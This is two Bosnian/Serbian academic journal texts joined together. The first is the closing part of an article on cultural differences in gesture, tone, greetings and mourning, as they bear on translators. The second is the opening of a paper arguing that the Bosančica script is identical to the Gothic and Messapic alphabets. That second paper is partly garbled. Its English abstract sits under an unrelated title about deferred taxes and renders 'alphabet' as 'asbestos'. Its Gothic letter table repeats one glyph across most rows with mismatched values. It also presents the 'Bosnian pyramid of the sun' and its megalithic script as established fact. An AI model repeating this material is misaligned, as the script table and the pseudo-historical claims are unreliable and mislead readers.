Na polju paralingvističkih behaviorema ima značajnih kulturoloških razlika. Oksareva smatra da kod komunikacije, nisu samo riječi kao leksičke jedinice potencijalni problemi, već i način njihovog izgovora, kao i naglasak, odnosno, melodija rečenice koja ih prati. (Loogus, 2009:65). Oksareva razlikuje dvije paralingvističke komponente: glasovni kvalitet (npr. visina tona, kontrola usana i glotisa, artikularna kontrola i vokalizacija. Ovo posljednje obuhvata glasovni karakter (smijanje, plakanje, jecanje, šaputanje itd.), glasovne kvalifikacije (jačina zvuka, visina tona) i glasovni aparat (šum jezika i usana, nazalizacija, udisanje itd.).

Oksareva tvrdi, da paralingvističke behavioreme i kod semantike riječi i rečenica igraju važnu ulogu, npr, od visine tona zavisi da li će izjava biti pozitivna ili negativna, ili da li se izjavom formuliše pitanje. Kvalitet glasa i način govora signalizuju i stav govornika prema slušaocima. Odstupanja u upotrebi paralingvističkih elemenata lako mogu voditi do nesporazuma, npr. slušalac interpretira ton glasa uvijek po sopstvenom šablonu ponašanja. Odstupanja od sopstvenih kulturnih normi ne izaziva samo negativnu pažnju, već mogu i narušiti komunikaciju.

Oksareva navodi da ljudi koji dolaze iz južnih zemalja, i koji glasno i energično govore, djeluju Skandinavcima kao da su ljuti. U Sjedinjenim Američkim Državama se podiže glas kada želite da naglasite neki argument, ali ovo ne treba da bude znak bijesa. U Kini je podizanje tona znak da je čovjek izgubio kontrolu nad sobom i da je

bijesan. Arapi smatraju da je glas Amerikanaca sumnjivo tih, nasuprot tome, Amerikanci smatraju Arape previše glasnim (Loogus, 2009:66).

Ona navodi i to da se, npr. u Estoniji od djece uvijek zahtijeva da govore tiho i da ne podižu glas. Preglasan govor smatra se nepristojnim. Estonska kultura se ubraja u tzv. tihe kulture. U Estoniji važi princip da govorite samo kada imate nešto važno da kažete (Loogus, 2009:66).

Interesantan je primjer žene iz Istočne Afrike koja je živjela u Njemačkoj i kojoj su u posjetu došli prijatelji također porijeklom iz Afrike. Žene su počele da nariču, pa je i ona počela da nariče jer je shvatila da se desila neka nesreća. Jedna od žena je uzela makaze i odsjekla Afrikanki kosu, nakon čega je ona shvatila da joj je muž poginuo. Počela da vrišti i da prijeti samoubistvom. Tada su stigla dva policajca (njemačke nacionalnosti) da je obavijeste o smrti njenog muža. Pošto su htjeli da smire situaciju, jedan policajac je pozvao doktora. Doktor je stigao, i ne sluteći da se radi o običaju, dao ženi nešto za smirenje. Ostale žene su bile zgrožene tim potezom. Prativši kasnije tu ženu do groblja zapazili su, kako ona već u blizini groblja počinje da nariče, nekoliko puta kruži oko groba i baca se po njemu, iskazujući tako svoju tugu. Ali bi nakon toga ustala i rekla: Dosta je bilo, idem da se vratim na posao.

Vid iskazivanja žalosti je od kulture do kulture različit. Ali nije uvijek za svakog razumljiv. Njemci, na primjer, tuguju u miru. Državljeni srednje Evrope smatraju glumom naricanje ljudi koji žive u južnoj Evropi. Naricaljke smatraju suvišnim na sahranama. Japanci, nasuprot tome, vijest o smrti nekog iz uže porodice saopštavaju sa osmijehom. Evropljani to ne mogu da shvate i smatraju da su Japanci bezosjećajni i da nisu dovoljno iskreni. Tako da naricanje i osmijeh u službi žaljenja ispunjavaju istu funkciju, isto kao i tiho plakanje tokom sahrane u Njemačkoj. (Dostupno na: <http://jaling.ecml.at/pdfdocs/articles/korpersprachen.pdf>: pristupljeno 29.01.2016.)

NEVERBALNE BIHAVIOREME

Verbalne behavioreme su skoro uvijek praćene neverbalnim behavioremeta. Neverbalni signali obuhvataju mimiku, gestikulaciju i druge pokrete tijela.

Pokreti tijela mogu zavisno od kulturnog okruženja biti različito interpretirani zbog toga Oksareva postavlja pitanje koji pokreti, kada, sa kim, gdje i kakve sadržaje signaliziraju. Klimanje glavom u većini evropskih kultura znači odobrenje i potvrdni odgovor, nasuprot tome odmahivanje glavom lijevo-desno označava negaciju i odbacivanje. U Bugarskoj, Grčkoj i u Turskoj ovi pokreti tijela imaju, međutim, suprotno značenje: odmahivanje glavom signalizira odobrenje, a lagano klimanje glavom negaciju. U Indiji se da signalizuje klaćenjem glavom lijevo-desno. Ovo je zbudujuće za zapadnjake i Evropljane, koji ovaj gest koriste kad hoće da kažu možda da – možda ne (Pease, 2005:242).

Za razliku od paralingvističkih behavioremeta, neverbalne behavioreme ne samo da imaju prateću funkciju, već mogu i da imaju i samostalnu semantičku funkciju, koja varira od kulture do kulture. Tako u Njemačkoj i Estoniji jedno naročito odobrenje, jedno da, može biti zamijenjeno klimanjem glave. Sadržajno oba tipa informacije treba posmatrati kao sinonime, ali nisu u svim komunikativnim situacijama dozvoljene obe mogućnosti.

Upotreba verbalnih i/ili neverbalnih signala regulisana je ekstraverbalnim behavioremima. Oksareva razlikuje tri kategorije neverbalnih behaviorema: ambleme, ilustratore i regulatore.

Amblemi se prevode kao verbalna sredstva, na primjer, klimanje glavom kao izraz odobrenja, podizanje ramena kao signal da nešto ne znamo ili da nešto ne razumijemo. Većina amblema su kulturno- specifični i uče se sa govorom.

Ilustratori su pokreti koji prate verbalno, podržavaju i dopunjuju ga. Pored fakultativnih ilustratora postoje i obligatorni ilustratori, koji se pojavljuju kod izraza za mjesto i objekte, kao na primjer u sljedećim situacijama:

A: Gdje su novine?

B: Tamo + vid gestikulacije (rukom, glavom)

Regulatori upravljaju protokom interakcije, dajući govorniku signal da prestane govoriti, da nastavi govoriti, da promijeni tempo govora itd. Oksareva na osnovu brojnih primjera pojašnjava, da neverbalni behavioremi u različitim kulturama imaju različita ili drugačija značenja (Logus, 2009:67).

Ukoliko u Kini nakon jela podignite to je znak zahvalnosti za hranu. U Japanu se nikad ne stavljaju štapići u činiju sa pirinčem. U japanskoj kulturi je ovakvo ponašanje prihvatljivo jedino na sahranama, gdje se hrana nudi gladnim duhovima. Na Bliskom istoku isključivo se jede desnom rukom. Lijeva ruka se u ovom predelu povezuje sa određenim lascivnim, tjelesnim funkcijama, a desna ruka se koristi za jelo i rukovanje. U Koreji se čeka znak najstarijeg člana porodice za početak jela. Počinje se sa jelom tek kada najstariji član počne da jede, takođe se održava njegov tempo tokom obroka.

EKSTRAVERBALNE BEHAVIOREME

Ekstraverbalne behavioreme regulišu upotrebu izvršnih behaviorema. One obuhvataju pored vremena (kada) i prostora (gdje), i proksemik (istražuje i opisuje signale pojedinca, koje zamjenjuje zauzimajući određenu distancu) i socijalne varijable. Verbalna sredstva zavisna su od ekstraverbalnih behaviorema, pre svega od vremena. Kod komponente vrijeme, Oksarevu ne zanima samo trenutak jedne govorne situacije, već i stav individue u tom trenutku, koncepcija i podjela vremena, norme tačnosti itd.

Oksareva primjećuje da narodi kao što su arapski, meksički, perzijski i indijski, u recenici *Ovo će sutra biti gotovo*, riječ *sutra* tumače kao za nekoliko dana. Da bi znali šta znače izrazi neformalnog vremena u kratkom vremenu, u neko vrijeme, prije nekoliko dana, prije nekoliko, moramo poznavati kulturno-specifična tumačenja standardnih normi (Loogus, 2009:67).

Kada Kinezi kažu *ne* to znači definitivno *ne* i *ne* treba dalje navaljivati, dok Njemci kada kažu *ne*, to još uvek *ne* znači da se *neće* predomisлити, već da postoji mogućnost da će ipak o tome razmisliti (Veermer, 1990:43).

Pored *kako* i *kada*, je također, bitno i ono *gdje*. Prostor određuje, npr.: da li i *kada* se smije govoriti i *kako* se treba ponašati. Kulturno-specifična pravila regulišu

ponašanje na najrazličitijim mjestima, npr. u crkvi, na koncertu, u sudu, u biblioteci, itd. Za prostorne odnose vezano je i neposredno ponašanje komunikacionih partnera. Oksareva želi pokazati da komunikativne komponentne ne treba izolovati, već istražiti integrisanim modelom. Ona ukazuje na to da se informacije uvek šalju preko više komunikacionih kanala, i verbalne jedinice u mnogim slučajevima mogu biti zajedno interpretirane sa drugim komunikativnim jedinicama. Oksareva ukazuje više puta na to, da za uspješnu komunikaciju pored verbalnih i neverbalnih sredstava treba obratiti pažnju i na kulturne norme, stavove i vrijednosti jednog društva. Teorija kultureme je bez sumnje doprinela bitnim saznanjima u prevodilačkom djelovanju (Loogus, 2009:68).

U kulturnu kompetenciju prevodioca ubraja se i razvijanje senzibiliteta za kulturno-specifične načine ponašanja. Ukoliko se načini ponašanja drugog posmatraju samo iz perspektive sopstvene kulture, ne može se zagarantovati sporazumevanje na interkulturalnom polju. Jezičke greške mogu da otežavaju sporazumevanje. Govornici stranog porijekla se ne svrstavaju u nepristojne ili nepouzdana, samo zato što prave greške u govoru, ali ne smiju kršiti norme na polju kulture.

Iako se teorija kulturema Oksareve uglavnom odnosi na usmenu komunikaciju i daje vrijedna uputstva za istraživanja na polju tumačenja, kulturno-specifične kultureme mogu i u pisanim tekstovima doći do izražaja, kao npr, kada se opisuje jedan posebni pokret tijela, koji u spomenutoj kulturi vrši posebnu funkciju.

Problemi kod prijevoda mogu se pojaviti kada taj pokret tijela u ciljnoj kulturi nije poznat ili ima drugačiju funkciju. U Estoniji nije uobičajno da studenti posle predavanja ručnim zglobovima kucaju o sto, kako bi se zahvalili govorniku za predavanje. Rečenica Profesor je izgovorio ključnu riječ i studenti su počeli da kucaju o sto, ne bi se mogla bez objašnjenja prevesti na estonski, zato što većina recepijenata ne bi razumjela smisao rečenice. Scena u kojoj studenti kucaju o sto bi pre asocijala na nešto negativno i mogla bi biti posmatrana kao neki znak protesta ili znak nezadovoljstva. Značenje „akadenskog aplauza“ bi moralo u prijevodu biti objašnjeno posebnom prevodilačkom metodom (Loogus, 2009:69).

Svaka kultura ima poseban ritual ponašanja, a ti rituali se mogu drastično razlikovati. Mora se znati, recimo, da li prvo mlađi pozdravlja starijeg ili stariji mlađeg, da li čovjek pozdravlja ženu ili žena čovjeka. Također, treba voditi računa o držanju tijela, mimici, gestikulaciji koja prati pokrete, da li se pruža ruka ili se daje poljubac (Mikić/Kučiš, 2004:37).

U Kini se lagano i nježno rukuju i nikako nije preporučen direktan kontakt očima sa osobom koja pozdravlja. Indonežani, naročito stanovnici ostrva Java, prvo će prisloniti ruke na struk, pre nego što se naklone kako bi iskazali poštovanje osobi koju pozdravljaju. Mongoli pozdravljaju goste tako što im poklanjaju svilenu ili pamučnu traku, koju nazivaju „hada“. Stanovnici polinezijskog ostrva Tuvalu pozdravljaju se tako što prislone noseve i istovremeno udišu. Japanci odaju poštovanje jedni drugima blagim naklonom. Pripadnici plemena Masai međusobno se pozdravljaju pljujući se. Većina Grka pozdravlja se prostim tapšanjem po leđima. Umjesto rukovanja, Zambijci se pozdravljaju tako što pritisnu palčeve jedan o drugi. Narod Zimbabvea se pozdravlja tapšući: muškarci potpuno isprave dlanove, dok žene savijaju šake. Muškarci Omana pozdravljaju se međusobno tako što se dodirnu nosevima nekoliko puta. Tajlandani se pozdravljaju tako što sklope ruke u molitveni

položaj i blago se naklone ka osobi koju pozdravljaju. Oni ovaj pozdrav zovu "vai" (Pease, 2005:125).

U Kini bi poljubac u znaku pozdrava na javnom mjestu bio u krajnjem slučaju nepristojan. Žena u znak poštovanja skida svoj šal kada pozdravlja čovjeka, a čovjek svoj šešir. Takođe se u Japanu rukovanje, poljupci i zagrljaji smatraju nepristojnim. Japanci se prilikom prvog susreta klanjaju, s tim što se osoba sa najvišim položajem nakloni najmanje, dok se ona sa najnižim nakloni najviše. Kod Turaka je običaj da djeca sa sela poljube starijim osobama ruku. Njemci će učenici iz Francuske, koja učestvuje u programu razmjene učenika, pružiti ruku. Dok će ona krenuti da ih poljubi, ali pošto joj to neće biti uzvraćeno, jako će se razočarati i pomisliti da nije dobrodošla i da su oni hladni (Pease, 2005:129).

Kada se Afrikanci sretnu negdje u Frajburgu na ulici, prvo će proći jedan pored drugog, a zatim će se okrenuti, vratiti, rukovati se i razmeniti adrese. Njemci nikada ne bi mogli uzvratiti na to, jer im je potrebna distanca. Takođe u nekim kulturama je sasvim normalno da se nekom persira, dok je u drugim kulturama to neprikladno.

Poznatim primjerom kulturološke interpretacije na polju ekstraverbalnog ponašanja smatra se nošenje marame. Marame postoje u različitim veličinama, najčešće je to četvrtasto parče materijala, i nose je žene u znaku zaštite. U starom Egiptu se nosila tzv. „kraljevska marama“ koju su nosili kraljevi, u Orijentu su se nosili turbani, u srednjoj Aziji se nosila tanka marama koja je prekrivala cijelu kosu. Tako da su na zapadu damski šeširi postali znak ženske emancipacije, dok je marama ostala znak islamske tradicije. Na njemačkom govornom prostoru maramu nose uglavnom starije dame, a nošenje marame u nekim regionima Evrope je znak da je žena udata ili da je udovica. Maramu vezanu pozadi nose pripadnice katoličkog crkvenog reda. Muslimanke nose maramu tako da im marama prekrije cijelu kosu i vrat. U Francuskoj 1990. godine jednoj učenici iz Magreba nije bilo dozvoljeno nošenje marame u školi, tako da su je isključili iz škole. Sličan slučaj desio se u Baden Virtembergu 1999-2002. godine, kada jedna učiteljica nije dobila posao zbog marame. Ovi primjeri predstavljaju non- ili ekstraverbalne, od kulture zavisne, simbole. (<http://jaling.ecml.at/pdfdocs/articles/korpersprachen.pdf>; pristupljeno 29.01.2016.)

GOVOR TELA

Pod govorom tijela Kalverkemper smatra neverbalnu komunikaciju. Shodno tome je i govor tijela, kao kulturološka specifičnost socijalnog ponašanja, vezana za komunikaciju. Kalverkemper ukazuje na to da je govor tijela neophodan dio ljudske komunikacije i time jednu formu mjere uticaja implicira na partnera i njegovu reakciju. Govor tijela ima uvijek signalnu funkciju, ona uvijek izaziva neku reakciju, pa i kada neko sjedi nepokretan i to se interpretira kao izraz ponašanja.

Kalverkemper dolazi do zaključka da je nemoguće ignorisati govor tijela i ne interpretirati ga. Isto važi i kada prirodni usmeni medijum govornog tela prelazi u pismeni.

Procena kulturema bazira se na sopstvenim kulturološkim normama i individualnim očekivanjima, ona se javlja, shodno tome, uvijek u poređenju sa sopstvenom kulturom.

Kalverkemperu je bitno da prevodiocu skrene pažnju na kulturnu specifičnost govora tijela. Tek onda kada je prevodilac upoznat sa normama i konvencijama jezičkih i nejezičkih interakcija, onda je postavljena baza za uspješnu interkulturalnu komunikaciju (Loogus, 2009:69).

Kao primjer se navodi Britanac koji sjedi u pariskom kafiću i naručuje kafu. Kako mu se kafa dopala, Britanac pokazuje konobaru znak odlično, pomoću kruga koji je načinio palcem i kažiprstom. Konobar se mršti i smrtno je uvređen, jer "na francuskom" ovaj gest znači nula, bezvrijedno, ili, kafa je odvratna. U Grčkoj se ovim gestom sagovornik, također, vrijeđa. U Britaniji i severozapadnim zemljama Evrope pokazivanje dva prsta je pobjeda ukoliko se dlan okrene ka sagovorniku, a dvojka si! ukoliko se dlan okrene ka sebi. Pokazivanje stopala Japancu je smrtna uvreda. Žene sa bosim stopalima smatraju se provokativnim, jer su stopala fetiš. Kada Njemci žele istaknuti da se radi o broju jedan, oni to rade palcem, dok Englezi podižu kažiprst, dok u Njemačkoj podignut kažiprst predstavlja opomenu (Pease, 2005:130).

ZAKLJUČAK

Pojam kulturna specifičnost upotrebljava u nauci prevođenja isto toliko često kao i pojam kultura. O kulturnoj specifičnosti govori se kada je riječ o kulturnim razlikama i manjkavoj podudarnosti između dvije kulture koje se upoređuju. Jedan fenomen koji spada pod pojmom kulturna specifičnost jesu kultureme, što ima značenje najmanja jedinica kulturnih razlika.

Osvrnuli smo se na dva tipa behaviorema, na one koje izvršavaju i na one koje regulišu. Došli smo do saznanja da u behavioreme koje izvršavaju spadaju verbalne, neverbalne i paralingvističke behavioreme, dok u ove druge spadaju ekstraverbalna sredstva kao što su prostor, vrijeme, socijalne varijable i distanca. Kada je govor tijela u pitanju, shvatili smo da je nemoguće ignorisati govor tijela i ne interpretirati ga. Prevodilac treba da bude upoznat normama i konvencijama jezičkih i nejezičkih interakcija, kako bi tek onda bila postavljena baza za uspješnu interkulturalnu komunikaciju.

Često nije dovoljno samo poznavati jezik kako bi komunikacija bila uspješna, već treba biti upoznat i sa kulturom određene zemlje i treba voditi računa o ponašanju. Način ponašanja koji je dozvoljen u jednoj kulturi može u drugoj djelovati potpuno negativno i može doći do narušavanja komunikacije. Različite zemlje, različite kulture, različiti načini ponašanja. Dakle, možemo doći do zaključka da prevodiocima nije dovoljno poznavati samo jezik, već moraju biti upoznati i sa kulturom jednog naroda, kako bi komunikacija bila uspješna.

BIBLIOGRAFIJA

1. Duden - Die deutsche Rechtschreibung (2014): Das umfassende Standardwerk auf der Grundlage der aktuellen amtlichen Regeln (Duden - Deutsche Sprache in 12 Bänden). Berlin: Bibliographisches Institut; 26. Auflage
2. Loogus, Terje. 2009. Kultur im Spannungsfeld translatorischer Entscheidungen Probleme und Konflikte. Berlin : SAXA Verlag

3. Mikić Pavao, Kučiš Vlasta. 2004. *Translatorik im Kontext der Kulturspezifik*. Zagreb: Hrvatsko komunikološko društvo: Nonacom
4. Pease, Allan i Barbara. 2005. *Definitivni vodič kroz govor tela (The Definitive Book of Body language)*. Beograd: Mono & Manana
5. Vermeer, Hans Josef. 1990. *Kulturspezifik des translatorischen Handelns*. Heidelberg: Julius Groos Verlag
6. Internet izvori
7. <http://jaling.ecml.at/pdfdocs/articles/korpersprachen.pdf>

RESUME

The notion of cultural specificity is used in the science of translation as often as the notion of culture. Cultural specifics are spoken of when it comes to cultural differences and the lack of coherence between the two cultures that are being compared. One phenomenon that belongs to the term cultural specificity are cultures, which has the meaning of the smallest unit of cultural differences.

We looked at two types of behaviors, the ones they execute and those that regulate them. We have come to the realization that the behaviors that carry out include verbal, non-verbal, and paralinguistic behaviors, while these include extraverbal means such as space, time, social variables and distance. When the body language is concerned, we have realized that it is impossible to ignore body language and not interpret it. The translator should be familiar with the norms and conventions of linguistic and non-linguistic interactions, so that only then the basis for successful intercultural communication can be set up.

Often it is not enough to just know the language in order for communication to be successful, but it should also be familiar with the culture of a particular country and care should be taken of the behavior. A way of behavior permitted in a culture can be totally negative in another, and communication may be disturbed. Different countries, different cultures, different ways of behavior. Therefore, we can conclude that translators are not enough to know only the language, but they must also be familiar with the culture of a nation in order for communication to be successful.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 38-46, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Filologija

Datum prijema rada: 13.04.2017.

Datum prihvatanja rada: 25.08.2017.

UDK: 003.349(497.6)

doi:10.5937/univmis1716038S

Pregledni rad

SRODNOSTI BOSANČICE SA GOTSKIM PISMOM IZ IV VIJEKA, TE MEZAFIJSKIM (ILIRSKIM) PISMOM IZ VI VIJEKA PRIJE NAŠE ERE

Bisera Suljić Boškailo

Internacionalni univerzitet u Novom Pazaru, Novi Pazar

Novi Pazar, Republika Srbija

bisera.suljic-boskailo@uninp.edu.rs

Apstrakt

Bosančica je istovjetna sa gotskim pismom, odnosno Vulfilinim bibliško-gotskom azbukom iz IV vijeka; azbukom, koju je, po mišljenju mnogih naučnika, sastavio biskup Vulfila, kako bi Bibliju preveo na gotski jezik. Bosančica je istovjetna i sa mezafijskim pismom iz vremena prije naše ere. Mezafiska azbuka o kojoj je Momzen pisao, a kasnije o njoj nastavio veliki poznavalac ilirskog jezika i pisma Hans Krahe, datira iz 6. - 1. vijeka prije naše ere. Vulfilino gotško-bibliško pismo je istovjetno sa mezafijskim pismom.

Ključne reči: bosančica, gotsko pismo, mezafijsko pismo

MATERIALITY AND STRUCTURE OF DEFERRED TAXES IN COMPANIES IN THE REPUBLIC OF SERBIA

Abstract

Bosancica is identical with Gothic script, or Vulfila's Biblical-Gothic asbestos from the 4th century; an asbestos, which, according to many scholars, was compiled by Bishop Vulfila, in order to translate the Bible into the Gothic language. Bosancica is identical with the Mesophone letter from the time before our era. Mezafiska's alphabet about which Momzen wrote, and later on by her, a great connoisseur of the Illyrian language and letter of Hans Krahe, dates back to the 6th - 1st century BC. The Vulfillino Gothic script is identical with the Mesopotamian script.

Key words: bosancica, a Gothic letter, a letter of the Mesophone

UVOD


Otkud srodnost bosančice i Vulfilinog-gotsko-bibliškog pisma, te mezafijskog pisma? Vulfila je prvi gotski biskup koji je bio arijanac i koji je mnoge Gote preveo iz višeboštva na hrišćanstvo, odnosno arijanstvo. Živio je i djelovao na prostorima Balkana (bugarski dio) i borio se zajedno sa ilirskim biskupima za arijanstvo, učenje u hrišćanstvu u kojem Isus nije istovjetan sa Bogom. Umro je u Konstantinopolju 383. g. upravo boreći se za arijanstvo i za arijanski nastrojene ilirske biskupe.

Činjenica da su ilirski biskupi poznavali, odnosno djelovali sa Vulfilom, govori da su oni najvjerojatnije učestvovali u sastavljanju Vulfiline azbuke kako bi preveo Bibliju na gotski jezik.

Pošto su Mezapi jedno od ilirskih plemena, sa balkansko-ilirskog područja, u srodstvu sa grupama ilirsko-dalmatinskih naroda, koji su prije naše ere prešli na drugu stranu Adrije (Kalabrija i Apulija) i kod kojih je pronađeno preko 300 raznih dokumenata sa njihovim pismom, koje nosi direktne korijene sa fenicijskim, a bosančica istovjetna sa tim pismom, prirodni slijed daje da je bosančica starija od Vulfilinog pisma, jer je ona na tim ilirskim prostorima živjela prije Vulfile.

U Bosanskoj piramidi sunca kod Visokog nalaze se megaliti sa pismom koje je slično mezafijskom pismu i za koje se smatra da su nastali i više od dvije hiljade godina prije naše ere.

Činjenica da mezafijsko pismo, odnosno bosančica imaju sva slova koja je Vulfila koristio za svoju azbuku odnosno njegovu azbuku, govori da je ova hipoteza bliža istini od one koju današnji naučnici prezentiraju, a to je da Vulfila stvorio gotsku azbuku, odnosno sastavio je iz grčkog, latinskog i runskog pisma. Naučnici još uvijek nisu posve saglasni sa nastankom mnogih slovničkih znakova kojih nema u grčkom pismu, a ima u Vulfilinom, jedni smatrajući da ih je Vulfila preuzeo iz latinskog pisma, drugi iz runskog. Mnoga rješenja tih naučničkih dilema oko Vulfilinog pisma nalazi se u bosančici, odnosno u mezafijskom (ilirskom) pismu o kojemu je najpodrobnije pisao prvi njemački nobelovac Teodor Momzen, koji je nobelovu nagradu za književnost dobio kao autor historiskih djela o Rimskom carstvu, znači kao historičar. Potpuna sličnost sva ova tri pisma govori kako se radi o jednom te istom pismu, samo sa raznim nazivima: Mezafijsko pismo je dobilo naziv po ilirskom plemenu Mezafi, gotsko pismo po germanskom plemenu Goti, a bosančica najvjerojatnije po plemenu Bosni, koje je, kako istaknuti Bošnjaci 1942. g. pišu u memorandumu Hitleru, kao Gotsko germansko pleme pod imenom „Bosni“, došlo u 3. veku sa sjevera na Balkan u tadašnju rimsku provinciju Iliriju.

UKRATKO O ILIRSKO - MEZAFIJSKOM PISMO

Radove Njemački nobelovac Teodor Mommsen, koji je za književnost dobio Nobelovu nagradu 1902. godine, i to kao historičar koji je pisao o Rimskom carstvu, jedan je među prvima koji je pisao o mezafijskom pismu (Mommsen 1850) koje je pronađeno kod prastarosjedilaca Kalabrijskog poluostrva u Italiji, smatrajući ga ilirskim pismom koje je pripadalo stanovnicima balkanskog dijela Adrije.

Mezafijsko pismo su kolonisti iz Ilirije u predantičko vrijeme donijeli u Italiju i do sada je zabilježeno i istraženo oko 300 zapisa na ovom pismu, pronađenih najviše u predjelima Kalabrije, te Apulije. Zapisi datiraju iz VI vijeka prije naše ere pa do I. vijeka našeg mjerjenja vremena i većinom se radi o zapisima nadgrobnih spomenika, kao i onim na vaznama, oruđima i novčanicama. Najčešće su to lična imena u genitivu ili nominativu, i samo u par slučajeva imamo kratke tekstove od po dvije-tri riječi. Originali ovih tekstova su u većini slučajeva nestali. Ostale su samo kopije. Mezafijski zapisi najbolje daju sliku ilirske gramatike, kao i njene jezičke strukture, te dijelom ilirske kulture, mišljenja je ne samo Mommsen, već i drugi naučnici, poput velikog istraživača ilirskog jezika i kulture Hansa Krahe, koji mezafijsko pismo pripisuje ilirskoj kulturi, jer data jezička struktura, rječnik, te građenje riječi, gotovo do najsitnijih detalja odgovaraju ilirskom.

Ovo pismo koje je najprije Luidi Kepola (Luigi Cepolla) pronašao i zabilježio 1805. godine u mjestu Vaste (Basta), prije nego je original nestao ima vokale: "A", "E", "I", "O". Vokal "U" ne postoji i zato ga najčešće "O" mijenja. Od konsonanata imamo "M", "N", "R" (piše se kao „P“), "l", "P" (piše se kao Π, sa malo kraćom desnom crtom), "T", "K". Konsonat "Q" se pojavljuje samo ispred "O" koje označava („U“). Imamo dalje konsonate "B", "G" (piše se kao Γ), "D" (piše se Δ), kao i "V", koje se koristi za oznaku vokala "U". Znak "H" Ne zna se tačno da li se kao vokal ili konsonant, ili je poluvokal). Znaci "S" (piše se C), "Z", prije "T" prelazi u "Š" (dašta). Znak za „O“ često je sa i bez tačke u sredini znaka i najčešće je puno manje od ostalih slova.

U mezafiskom pismu nedostaju slova: H kao vokal (Mommsen ga nije pronašao, osim u falsifikatima), U (nedostaje i u latinskim riječima), Φ (nedostaje, i tamo gdje bi trebalo da se pojavi umjesto njega stoji slovo "P", naprimjer: Aprodita umjesto Afrodita), X=χ (nedostaje), Ψ nedostaje, Y (nedostaje, nalazi se samo u falsifikatima), Ω (nedostaje, srećemo ga samo u falsifikatima).

Mommsen je mišljenja kako ovih 20 zvučnih znakova najbolje govore o starosti ovog alfabeta, te da se ni jedna grčka azbuka ili azbuka čiji je korijen grčki ne može se usporediti sa ovom azbukom; jer osim znakova za sade i kof, koji nedostaju, ili ih još nismo pronašli, mezafijska azbuka zaokružuje sva fenicijska slova, i samo ta. Ovom alfabetu ne samo da nedostaju mlađa η ω ψ, nego i oba aspiranta grčkog pronalaska φ, χ, ko i prastaro, u terejskom pismu nađano v.

Mommsen navodi činjenicu kako u mezafiskom alfabetu prepoznajemo čisti prastari fenicijski zvučni sistem, čija se grafička forma tek kasnije pod utjecajem grčkog modernizirala.

Ono što je tipično za ovo pismo je da pismo ide slijeva nadesno i rijetko obrnuto. Interpunkcija se nigdje ne pojavljuje i riječi nisu, ili su veoma rijetko odvojene.

Jedan od zvučnih imena ilirskog govora i pisma u svijetu je i Hans Krahe, koji smatra da je mezafsko pismo, odnosno većina mezafskih dokumenata, koja su veoma kratka i ne malo stereotipna, te kao ostaci, u dijelovima sačuvani, daju jedan vrijedan materijal što se tiče ličnih imena, njihov zvučni sistem, sistem građe sa odgovarajućim osobenostima, formu i zvuk ilirskog dijalekta. U mezafiskim dokumentima imamo najbolje očuvanu ilirsku gramatiku i njenu sveukupnu jezičku strukturu, a kroz svoje osobenosti mi pronalazimo i dijelove ilirske kulture:

"Da se ovi dokumenti mogu pripisati ilirskim, nije nimalo sporo. U njihovom slovnom sistemu, u riječniku, u građenju riječi – do sitnih sekundarnih odstupanja – mi prepoznajemo to što ilirska lična imena daju. Uska jezička povezanost dokumenata koji su pronađeni (Apulija i Kalbrija) potvrđuju srodnost sa balkanskim naseljima Ilira kroz mnogobrojne nazive mjesta, te korjena imena. Uz to nam dolaze neprisnovene antičke vijesti koje potvrđuju da su narodi u Apuliji i Kalbriji došli sa balkansko ilirskog dijela."(Krahe 1950)

UKRATKO O VULFILINOM GOTSKOM PISMU

Poznati historičar Georg Vajc (Georg Waitz), koji je dosta osvijetlio biografiju Vulfile, smatrao je da je Vulfila 30 godina radio na prijevodu Biblije, koji je dovršio oko 370. godine. Primjerak preвода koji se smatra veličanstvenim čudom danas možemo vidjeti u Srebrenom kodeksu Codex argenteus, koji se čuva u švedskoj Univerzitetskoj biblioteci u Upsali.

𐌰	a	𐌲	j
𐌱	b	𐌺	u
𐌳	g	𐌻	p
𐌴	d	𐌼	r
𐌾	e	𐌽	s
𐌿	q	𐌿	t
𐌺	z	𐌿	w
𐌺	h	𐌿	f
𐌺	th	𐌿	x
𐌺	i	𐌿	hw
𐌺	k	𐌿	o
𐌺	l		
𐌺	m	𐌿	90
𐌺	n	𐌿	900

Naučnici smatraju da je to bio veliki projekt. Jer da bi preveo Bibliju na gotski Vulfila je morao naprije izmisliti slova i gramatiku, te pronađe govor pogodan za prevod Biblije na gotski. Goti dotad nisu imali pismo, osim runa koje su korišćene samo kao sredstvo u magiji. Znači, grčkom biblijskom tekstu bilo je potrebno sada jedno posve novo jezičko ruho, koje je Vulfila morao iz gotskog govora da izvede, što

je gotovo isto kao da je morao napraviti jedan veliki brod za svoj narod, i to bez alata. Vulfila je uzeo grčku verziju Biblije da prevede na gotski, iako je znao i grčki i latinski. Zašto grčku? Jedan od razloga je i taj što su u to vrijeme i najniži slojevi Gota razumjeli grčki, jer su bili u dodiru s tom kulturom. Uostalom, čak se i u jakom Rimu u to vrijeme koristio grčki jezik.

Mi danas nemamo taj originalni Vulfilin prevod, ali naučnici smatraju da je sačuvani primjerak prevoda Biblije na gotski gotovo u potpunosti identičan sa originalom, jer iako su stotinama godina kasnije teolozi analizirali prevod Vulfile, on se nikada nije prepravljao. Nedostatak Vulfilinog originalnog rukopisa naučnicima, međutim dosta otežava da zaokruže predstavu o tome da li je Vulfila koristio kao materijal za svoju azbuku samo grčko pismo ili je, pak, koristio i rune, te latinsko pismo. Analizom ne samo prevoda biblije, već i ostalih tekstova koji su do danas sačuvani, a koji su po svemu sudeći bili srodni Vulfilinoj azbuci i gramatici, mi danas imamo Vulfilinu azbuku koja sadrži 27 znakova, od kojih su dva znaka (18. i 27.) za brojeve bez fonetske vrijednosti.

Smatra se da Vulfilin alfabet ne predstavlja izum kao takav već je transformacija i prilagođavanje starijeg alfabetskog materijala. Na to ukazuju između ostalog oblik i redosljed slova i njihovo korišćenje kao brojčanih znaka. Dok su najstariji istraživači grčki alfabet smatrali jedinstvenom osnovom Vulfilinih slova, priključeni su kasnije kao izvori za njegovu azbuku i latinski alfabet i gotske rune. Učešće ova tri alfabetska sistema u Vulfilinom alfabetu je sa više strana različito procijenjeno.

